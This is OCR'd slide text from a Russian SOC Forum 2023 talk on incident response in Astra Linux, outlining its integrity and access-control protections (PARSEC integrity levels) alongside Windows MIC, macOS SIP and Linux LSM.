
SOC
FORUM
2023

Особенности реагирования на КИ в информационных системах под управлением ОС Astra Linux

План выступления


SOC FORUM 2023



SOC FORUM 2023

Astra Linux Special Edition 1.7

- Сертифицированная по 1 классу защиты ОС
- Основана на Debian
- Встроенные СЗИ



Получается можно исследовать как обычный Debian?

- Рекомендации по настройке СЗИ
  - Атрибуция
    - Поиск 0day

Основные СЗИ

SOC FORUM 2023

Мандатный контроль целостности

Мандатное управление доступом

Остальные СЗИ

Замкнутая программная среда

Запуск приложений на промежуточном уровне целостности


Обзор СЗИ
Мандатный контроль целостности

- Принудительный контроль целостности
  - Mandatory Integrity Control (MIC)
    - Защита целостности ОС
      - Реализация в других ОС

Windows MIC + UAC

SOC FORUM 2023

- Реализовано в Windows Vista (2007 год)
- 7 уровней целостности
- Основана на формальной модели Биба



SOC FORUM 2023


MacOS (OS X) System Integrity Protection (SIP)

- Реализовано в OS X 10.11 El Capitan (2015)
- Configurable Security Restriction
- 12 CSR флагов

```
~ csrutil status
System Integrity Protection status: unknown (Custom Configuration).

Configuration:
        Apple Internal: disabled
        Kext Signing: enabled
        Filesystem Protections: disabled
        Debugging Restrictions: disabled
        DTrace Restrictions: enabled
        NVRAM Protections: enabled
        BaseSystem Verification: enabled
```

Linux Security Modules (LSM)

- Реализовано в Linux 2.6 (2003 год)
- SELinux и AppArmor
- Отсутствие четких политик



Мандатный контроль целостности


SOC FORUM 2023

- Подсистема безопасности PARSEC
- До 128 неиерархических уровней целостности
- Пользователь работает на низком (0) уровне целостности
- Администратор работает на высоком (63) уровне целостности

63	Уровень «Высокий»
32	Свободен, может быть использован для антивируса
16	Свободен, может быть использован для СУБД
8	Уровень «Графический сервер»
4	Уровень «Специальное ПО»
2	Уровень «Виртуализация»
1	Уровень «Сетевые сервисы»
0	Уровень «Низкий»


SOC FORUM 2023

Наследование уровней целостности



